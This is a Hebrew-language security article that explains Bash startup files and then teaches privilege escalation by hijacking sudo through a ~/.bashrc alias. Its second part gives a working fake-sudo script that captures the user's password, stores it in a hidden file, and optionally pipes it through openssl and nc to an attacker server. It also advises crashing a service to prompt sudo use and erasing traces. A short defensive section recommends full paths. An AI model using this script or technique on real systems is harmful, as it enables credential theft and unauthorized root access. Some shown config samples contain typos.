בדרך ל-root עוצרים ב-bashrc.

מאת איתי כהן

הקדמה

כפי שכולכם ודאי יודעים, אחד היתרונות המרכזיים בלינוקס הוא הקלות בה ניתן לערוך ולהתאים את התצורה של מערכת ההפעלה לצרכיו של המשתמש. תכונה זו אהובה במיוחד על אנשי אבטחה שאוהבים אחיזה ושליטה מלאה בסביבה שלהם ושואפים להפחית ככל שניתן את מספר הקשות המקלדת שהם מבצעים. במאמר נלמד על קבצי האתחול של המעטפת (Bash startup files), נבין את ההבדלים ביניהם, את סדר ההפעלה שלהם ואיך נוכל לנצל אותם בתור תוקפים.

לפני שנתחיל אתן כמה דגשים. המאמר מיועד למי שכבר מכיר/ה את מערכת ההפעלה nix* ושימוש בסיסי בה. הדוגמאות וההסברים במאמר יהיו עבור Bash בסביבת Ubuntu, המעטפת (Shell) הנפוצה ביותר בסביבת לינוקס, אך רובם יהיו רלוונטיים, עם שינויים קלים, למעטפות נפוצות אחרות.

חלק א': קבצי האתחול של Bash

כפי שציינתי בהקדמה, המשתמש בלינוקס יכול בכל עת ובצורה פשוטה יחסית לשנות את ההגדרות של סביבת העבודה שלו: להגדיר כינויים (Aliases), פונקציות, ופקודות. כל ההגדרות הללו ישארו אך ורק כל עוד המופע הנוכחי של המעטפת קיים. כלומר, בעת סגירת המעטפת ההגדרות יעלמו כלא היו. לפעמים נרצה לבצע הגדרות שיישמרו באופן קבוע - ולשם כך קיימים קבצי האתחול.

מעטפת Bash משתמשת במספר קבצי אתחול שמטרתם לסייע לבנות את סביבת העבודה, כאשר לכל אחד מהקבצים שאציג במאמר זה יש תפקיד מסויים בעיצובה. קבצי האתחול ממקומים בשני מקומות: בתיקיית etc/ ובתיקיית הבית של המשתמש. קבצי האתחול בתייקיית etc/ יספקו הגדרות גלובאליות, כלומר הגדרות רוחביות שיחולו על כלל המשתמשים במערכת. לעומת זאת, קבצי האתחול בתיקיית הבית של משתמשת מסוימת יחולו עליה בלבד ויתווספו או ידרסו את ההגדרות הגלובאליות. כלומר, נשתמש בקבצי האתחול כדי להגדיר למשל משתני סביבה, פקודות שירוצו לאחר ההתחברות או פונקציות חדשות.

אינטראקטיבי ולא אינטראקטיבי

קיימים קבצי אתחול שונים לסוגים שונים של התחברויות. כדי להבין את ההבדלים ביניהם עלינו להכיר תחילה את ההבדל בין מעטפת אינטרקטיבית למעטפת שאינה אינטראקטבית.

תהליך ההתחברות מתחיל לאחר שהמשתמש מזין שם משתמש וסיסמה. המערכת, באמצעות /bin/login, מגבבת את הסיסמה ומשווה את הקלט אל מול הקבצים /etc/shadows ו-/etc/passwd. אם פרטי ההתחברות אומתו בהצלחה, המערכת מגדירה את תיקיית הבית ($HOME) המצויינת עבור המשתמש בקובץ /etc/passwd להיות התיקייה הנוכחית ומפעילה את המעטפת המוגדרת למשתמש הנמצאת גם היא בקובץ זה. במקרה שלנו המעטפת שתופעל היא Bash.

המעטפת שתופעל היא מסוג מעטפת התחברות אינטראקטיבית (Interactive Login Shell). מעטפת אינטראקטיבית היא מעטפת שבאמצעותה יכולה המשתמשת להכניס פקודות. הפעלת מעטפת כזאת תקרא בד"כ לקובץ הגלובאלי /etc/profile ולקובץ הפרטי המקביל לו ~/.profile.

מעטפת אינטראקטיבית שנקראת שלא בעקבות התחברות תופעל בד"כ באמצעות ממשק שורת הפקודה (Command Line Interface) על ידי קריאה למעטפת (למשל, /bin/bash ~$ itay@technodrome:) או על ידי קריאה לפקודה /bin/su. דרך נוספת להפעיל מעטפת כזאת היא באמצעות תוכנת מסוף כדוגמת xterm או konsole מתוך סביבה גראפית. הפעלת מעטפת כזאת לרוב תעתיק את סביבת האם ותקרא לקובץ /etc/bash.bashrc ולקובץ ~/.bashrc של המשתמש בשביל הגדרות והוראות נוספות.

מעטפת שאינה אינטראקטיבית (Non-Interactive Shell) בד"כ תופעל כאשר סקריפט רץ. היא לא אינטראקטיבית מפני שהיא מריצה סקריפט ולא מחכה לקלט משתמש בין הפקודות (אלא אם הוגדר כך בסקריפט). הפעלת מעטפת כזאת רק תעתיק את הסביבה ממעטפת האם.

נדגים את ההבדלים בין המעטפות באמצעות קוד (כי מי לא אוהב קוד?):

```
$ ssh itay@technodrome            # interactive login shell, `/etc/profile` && `~/.profile`
$ ssh itay@technodrome env        # non-interactive non-login shell, `~/.bashrc`
$ su itay                         # interactive non-login shell
$ su --login itay                 # interactive login shell
$ exec su --login itay            # interactive login shell
$ exec su --login itay -c 'env'   # non-interactive login shell
```

כעת, לאחר שהבנו את ההבדלים בין סוגי המעטפות נכיר את קבצי האתחול ואת ההבדלים ביניהם. חשוב לציין בשלב זה שכל הקבצים הללו לא הכרחיים כדי שהמערכת תפעל, היא חכמה מספיק כדי לא להסתמך עליהם.

/etc/profile

כשמעטפת Bash תופעל בתצורת התחברות אינטראקטיבית או בתצורת התחברות לא אינטראקטיבית עם הפרמטר login--, היא תבדוק האם הקובץ /etc/profile קיים ותריץ ממנו פקודות בהתאם. לאחר מכן המעטפת תחפש את הקבצים ~/.profile || ~/.bash_login || ~/.bash_profile בסדר הזה ותקרא לראשון שתמצא.

הקובץ /etc/profile נראה אצלי כך:

```
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "$PS1" ]; then
  if [ "$BASH" ] && [ "$BASH" != "/bin/sh" ]; then
      # The file bash.bashrc already sets the default PS1.
      # PS1='\h:\w\$ '
      if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
      fi
  else
      if [ "`id -u`" -eq 0 ]; then
      PS1='# '
      else
      PS1='$ '
      fi
  fi
fir

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
      if [ -r $i ]; then
      . $i
      fi
  done
  unset i
fi
```

תחילה, הקובץ בודק האם אנחנו במעטפת אינטראקטיבית והאם היא Bash. במידה וכן, הוא קורא לקובץ /etc/bash.bashrc עליו נדבר בהמשך. אם אנחנו לא ב-Bash הקובץ מטפל ב-$PS1, שהיא מחרזות ה-Prompt. הסקריפט מגדיר את המחרוזת להיות '# ' אם אנחנו root ובכל מקרה אחר להיות '$ '. בשלב זה אנחנו יכולים להסיק שהקובץ /etc/profile נקרא על ידי כל סוגי המעטפות בזמן ההתחברות. כך לדוגמה במקום להשתמש במשתנה ${UID} המובנה ב-Bash כדי לקבוע את מזהה המשתמש, /etc/profile משתמש בפקודה 'id'.

הקטע האחרון ב-/etc/profile קורא ומריץ את כל הקבצים בעלי הסיומת sh שבתיקייה /etc/profile.d. זהו קטע חשוב שכן ניתן ללמוד ממנו כי אין צורך לערוך את הקובץ /etc/profile ישירות. אם נערוך את

הקובץ עצמו, המערכת תמנע מלעדכן את הקובץ בכל עדכון אבטחה או שדרוג גרסא על מנת לשמר את סביבת העבודה שהמשתמש הגדיר לעצמו. מנגנון זה רלוונטי למספר קבצי מערכת, בינהם /etc/profile. כלומר, היתרון של הקטע האחרון שבקובץ זה הוא שאם נכתוב את הפקודות שלנו לקובץ בעל סיומת sh שהקובץ /etc/profile/ יריץ, נוכל להיות סבורים כי הפקודות יורצו ולא ימנעו שדרוג או עדכון שעלולים לחול - נדירים ככל שיהיו.

~/.bash_profile, ~/.bash_login, ~/.profile

/etc/profile ממוקם בנתיב גלובאלי כך שכל השינויים שנעשים בו ישפיעו על כלל המשתמשים במערכת. במחשב אישי השינוי לא יהווה בעיה אך לא כך הדבר בשרת או מחשב משותף, בהם כל משתמש ירצה להתאים את סביבת העבודה שלו בהתאם לנוחות ולהרגלים שלו. לא זו אף זו, שינוי בקובץ /etc/profile מצריך הרשאות root, הרשאה שאנחנו כמובן לא נעניק לכל משתמשי המערכת. לשם כך, כל משתמש במעטפת Bash יכול ליצור לעצמו בתיקיית הבית את אחד הקבצים הבאים:

- ~/.bash_profile
- ~/.bash_login
- ~/.profile

כפי שציינתי קודם, לאחר ש-Bash קוראת ל-/etc/profile היא תחפש את את הקבצים הללו לפי הסדר, תריץ את הראשון שתמצא ותתעלם מהשאר. ספריית השלד של Ubuntu (נמצאת ב-/etc/skel/ ומכילה את הקבצים והתיקיות שיועתקו לתיקיית הבית של כל משתמש חדש) מכילה את profile. אבל לא את הקבצים האחרים, כך שבתיקיית הבית של משתמש לא ימצאו הקבצים bash_profile. ו-bash_login. אלא אם כן הוא יצר אותם בעצמו. כמו כן, Ubuntu משתמשת ב-Bash כמעטפת ברירת המחדל ולכן רוב המשתמשים רגילים לשים ב- profile. את הגדרות מעטפת ההתחברות שלהם.

הקובץ ~/.profile נראה אצלי כך:

```
# if running bash
if [ -n "$BASH_VERSION" ]; then
      # include .bashrc if it exists
      if [ -f "$HOME/.bashrc" ]; the
      . "$HOME/.bashrc"
      fi
fi
# set PATH so it includes user's private bin directories
PATH="$HOME/bin:$HOME/.local/bin:$PATH"
```

בדומה לקובץ /etc/profile שקורא לקובץ /etc/bash.bashrc אם הוא בנמצא, כך גם ~/.profile בודק את הימצאותו של הקובץ ~/.bashrc ומריץ אותו אם כן. נרחיב על המשמעויות בפרק הבא.

/etc/bash.bashrc & ~/.bashrc

כאשר Bash מופעלת אינטראקטיבית שלא בעקבות התחברות היא תקרא לפי הסדר לקבצים /etc/bash.bashrc ו-~/.bashrc. למרות זאת, כפי שראינו, Ubuntu מפעילה את הקבצים האלה מתוך /etc/profile ו- ~/.profile בהתאם. מאפיין זה של Ubuntu גורם לכך שהקבצים הללו (אם הם קיימים) יקראו בכל הפעלה אינטראקטיבית של Bash ללא תלות בביצוע התחברות. אל תסתמכו על כך שהתנהגות כזאת תקרה בכל הפצה של לינוקס.


~/.bashrc הוא מקום נהדר לכתוב בו כינויים לפקודות. למעשה, לחלק מהמשתמשים בלינוקס יש כל כך הרבה כינויים לפקודות שהם מעדיפים לשים אותם בקובץ נפרד. כברירת מחדל ב-Ubuntu הקובץ bashrc. מחפש את הקובץ ~/.bash_aliases ומריץ אותו אם הוא קיים. זה המקום הנוח ביותר לשים בו את הקיצורים שלכם. ~/.bashrc הוא גם המקום הטוב ביותר עבור המשתמש לדרוס בו משתני מערכת כמו $PS1 או $HISTSIZE (כמות שורות הפקודה שישמרו בהיסטוריה). אורכו של bashrc. עולה על 100 שורות ולכן לא אצרף אותו. הוא ברור למדי ומתועד היטב.

סיכום חלק א'

אחרי כל הבלאגן שעשיתי, יצרתי עבורכם טבלה שתסכם את מה שלמדנו עד עכשיו:

מעטפת Bash	אינטראקטיבית	לא אינטראקטיבית
התחברות	מתי תופעל? לאחר התחברות מוצלחת (כולל דרך SSH). סדר קריאה: • /etc/profile • [~/.bash_profile | ~/.bash_login | ~/.profile]	מתי תופעל? בזמן ריצת סקריפט. סדר קריאה: • [~/.bash_profile | ~/.bash_login | ~/.profile]
ללא התחברות	מתי תופעל? • לאחר קריאה למעטפת בת. • לאחר החלפת משתמש ללא login--. • הרצת פקודה על גבי SSH. סדר קריאה: • /etc/profile • [~/.bash_profile | ~/.bash_login | ~/.profile]	מתי תופעל? בזמן ריצת סקריפט. סדר קריאה: • /etc/bash.bashrc. • ~/.bashrc

ולמי מכם שמעדיף תרשימי זרימה:



[מקור: http://www.solipsys.co.uk]

חלק ב': בדרך ל-root עוצרים ב-bashrc.

לאחר שהכרנו את הקבצים השונים, תפקידם ואופן פעולתם, נעבור כעת לשלב בו אנחנו מנצלים את הידע הזה בתור תוקפים. לשם כך נצטרך שלושה דברים עיקריים:

1. כובע שחור
2. גישה למערכת עם הרשאות sudoer
3. קובץ bashrc.

לפעמים נדמה שכל הפירצות הסקסיות שנתגלו לאחרונה, אלו עם השמות המפוצצים, דחקו לפינה את החברים הטובים והישנים שלנו, ואולי (רק אולי) הקלות בה אנחנו מריצות היום אקספלויטים של הסלמת הרשאות פגעה לנו קצת ביצירתיות. בחלק זה נלמד את אחת מהשיטות הוותיקות והבסיסיות להסלמת הרשאות בלינוקס, שיטה שפתאום תראה כל כך מובנת מאליה ברגע שנלמד אותה.

למה?

אם יש לי אקספלויטים פשוטים להסלמת הרשאות שאני יכול להוריד ולהריץ בקלות, למה לי ללמוד שיטה ישנה ודי בסיסית? ובכן, זו תכנית גיבוי טובה למקרה בו אין ברירה אחרת. לעיתים נשיג אחיזה במערכת ונגלה כי מותקנים בה טלאי האבטחה העדכניים ביותר עבור מערכת ההפעלה והתוכניות, כך שלא יהיו לנו מספיק הרשאות וייראה כאילו כל השיטות המתוחכמות האלו שאנחנו מכירים פשוט לא עובדות. זה בדיוק הזמן להיזכר בטכניקות הפשוטות שתמיד עובדות.

מתי?

כשנגיע למערכת אנחנו לרוב נרצה הרשאות גבוהות יותר, במטרה לקבל שליטה טובה יותר בה ולשמור על אחיזתנו בה. במקרה שלנו אנחנו מניחים שיש לנו גישה למעטפת של משתמש ללא הרשאות גבוהות אך עם היכולת לבצע sudo ל-root.

איך?

נגדיר Alias בקובץ bashrc./~ שיגרום ל-"sudo" להצביע על סקריפט שאנחנו כתבנו, שיישמש לגניבת הסיסמה של המשתמש. כאשר המשתמש יריץ פקודה בעזרת sudo הוא בעצם יריץ את הסקריפט שלנו. לצורך הדוגמה כתבתי סקריפט פשוט.

אציג אותו ולאחר מכן נעבור להסברים.

```
#!/bin/bash
if [ ! -f /path/to/.secret_password_file ]; then
      echo -n "[sudo] password for `whoami`: ";
      stty -echo;
      read password;
      stty echo;

      # Save the password locally
      echo -e $password > /path/to/.secret_password_file;

      # Uncomment if you want to encrypt and send the password to your server
      # echo $password | openssl enc -aes-256-cbc -e -k some_key | nc yourserver 1234;

      echo ""
      sleep 2
      echo "Sorry, try again";
fi

# 'sudo' can be found in different locations in different computers
string=`which sudo`;
while test $# -gt 0; do
      string+=" $1";
      shift;
done
$string
```

תחילה, הסקריפט בודק האם הקובץ בו עתידה להישמר הסיסמה כבר קיים. לצורך אחסון הסיסמה נשתמש בקובץ פשוט, שימו לב להחביא אותו במקום טוב ולא בתיקיית הבית של המשתמש או משהו דומה. בשלב הבא, הקוד שלנו למעשה מחקה את האינטראקציה הנורמלית של המשתמש עם sudo. את הסיסמה שקיבלנו נשמור בקובץ[1]. לבסוף, נצרף את כל הפרמטרים למחרוזת ונריץ את sudo המקורי. בפעם הבאה שהמשתמשת תריץ sudo אנחנו נדלג על החלק הזדוני ונעבור ישר ל-sudo האמיתי. זהו בעצם מעקף למנגנון ה-Time Ticket של לינוקס. המנגנון מאפשר למשתמשת, לאחר שהזדהתה כבר באמצעות sudo, להריץ פקודות sudo לזמן מוגדר (לרוב 5, 10 או 15 דקות) מבלי להזדהות שוב.

עכשיו כל שנותר לעשות הוא לכתוב כינוי בקובץ ~/.bashrc, כמו:

"alias sudo='/location/to/.malicious_file”

ולחכות שהמשתמש יריץ sudo. אם אתם לא רוצים לחכות הרבה אתם יכולים להקריס שירות חיוני בעמדה ובכך לגרום למשתמש להריץ sudo.

[1] בקוד הצגתי לכם שתי אפשרויות: לשמור את הסיסמה בקובץ או לשלוח אותה לשרת שלכם. החיסרון של האפשרות הראשונה הוא שאתם שומרים עוד קובץ על העמדה מה שיביא להגדלת טביעת הרגל על העמדה, והחיסרון של האפשרות השנייה הוא שאתם חושפים את כתובת השרת שלכם. יש המון אפשרויות נוספות כמו לפרסם בחשבון טוויטר אישי או לשלוח בפקס הביתה. תעשו את השיקולים שלכם ותהיו יצירתיים.

טיפים ודגשים

כשהמשתמש יריץ את הסקריפט שלנו הוא יוכל לטעות בסיסמה 4 פעמים בעוד sudo המקורי מאפשר כברירת-מחדל לטעות 3 פעמים בלבד. כדי להתמודד עם זה תצטרכו לפתח סקריפט מורכב יותר שיאפשר רק 3 טעויות או לערוך את קובץ ה-sudoers ולהגדיר את passwd_tries להיות 2.

בעיה נוספת עלולה להגרם כאשר המשתמשת מזינה פרמטרים חריגים ל-sudo כמו למשל הדגל A- שמשמש להרצת תוכנה חיצונית כדי לטפל בהזנת הסיסמה. במקרה זה, כמו גם בכל תקיפה, כדאי שתכירו את ההתנהגות וההרגלים של המשתמש המותקף עוד בטרם כתיבת הסקריפט.

חשוב לזכור שהמשתמשת עשויה להשתמש ב-su (או gksudo ודומיו במערכת הפעלה גראפית). במקרה כזה פשוט נחזור על התהליך שעשינו עם sudo כדי לחקות גם את ההתנהגות של su.

כמו בכל תקיפה, כדאי שתקפידו על ניקוי העקבות. ברגע שקיבלתם אליכם את הסיסמה מחקו את הכינוי מ-bashrc/~, כמו גם את הקבצים שהשארתם על העמדה כמו הסקריפט שכתבתם וקובץ הסיסמה. אם שיניתם קובץ הגדרות כלשהו, למשל sudoers, אל תשכחו להחזיר את המצב לקדמותו. שמירה על חשאיות היא אחת המטרות הקריטיות בכל תקיפה.

התגוננות

כמו שכבר הבנו במאמר, קבצי rc להגדרת סביבת המעטפת, ביניהם bashrc. שלנו, הם לא באג, אלא פיצ'ר. כל עוד לא תסירו לחלוטין את האפשרות להשתמש בקבצי rc במערכת שלכם לא תוכלו "לתקן את הבעיה". כלומר, אם תגדירו את bashrc/~ לקריאה-בלבד, על התוקף יהיה למחוק את הקובץ הקיים ולהחליפו בחדש. כמו כן, ודאי לא תרצו לאכזב את שאר המשתמשים במערכת שלא יוכלו להנות מהגמישות שמאפשרים קבצי ההגדות.

הפתרון הטוב ביותר כדי להתגונן מפני התקיפה הוא להשתמש תמיד בנתיבים מלאים, למשל /usr/bin/sudo, כדי לבצע sudo או כל פקודה שרצה בהרשאות גבוהות. כינויים לא יכולים לעקוף נתיב מלא ואם המשתמש ינסה, לדוגמה, להגדיר כינוי שיראה כך: "alias /usr/bin/sudo=echo itay", הוא יתקל בשגיאה "-bash: alias: `/usr/bin/sudo': invalid alias name". בנוסף לכך, תוכלו לבדוק את שלמות קבצי ההגדרות שלכם בכל זמן מה כדי לוודא שדבר לא השתנה בהם.

סיכום

במאמר ניסיתי לעשות לכם קצת סדר בבלאגן שנקרא קבצי האתחול של המעטפת. אחד הדברים החשובים שאני רוצה שתקחו מפה הוא גם אחד הדברים המרכזיים בכל מה שנוגע באבטחת מידע - מודעות. כדי להיות מוגנים עליכם להיות מודעים לסביבה שלכם, ולסכנות בה. תכירו את מערכת ההפעלה בה אתם עובדים ותדעו כיצד היא מתנהגת. תדעו לזהות את החריג בתוך השגרה, בין אם באמצעות תשומת לב או באמצעות כלים שתכתבו.

אם יש לכם שאלות, הצעות או סתם נושאים לשיחה, תוכלו ליצור איתי קשר בכתובת:

Itaycohen23@gmail.com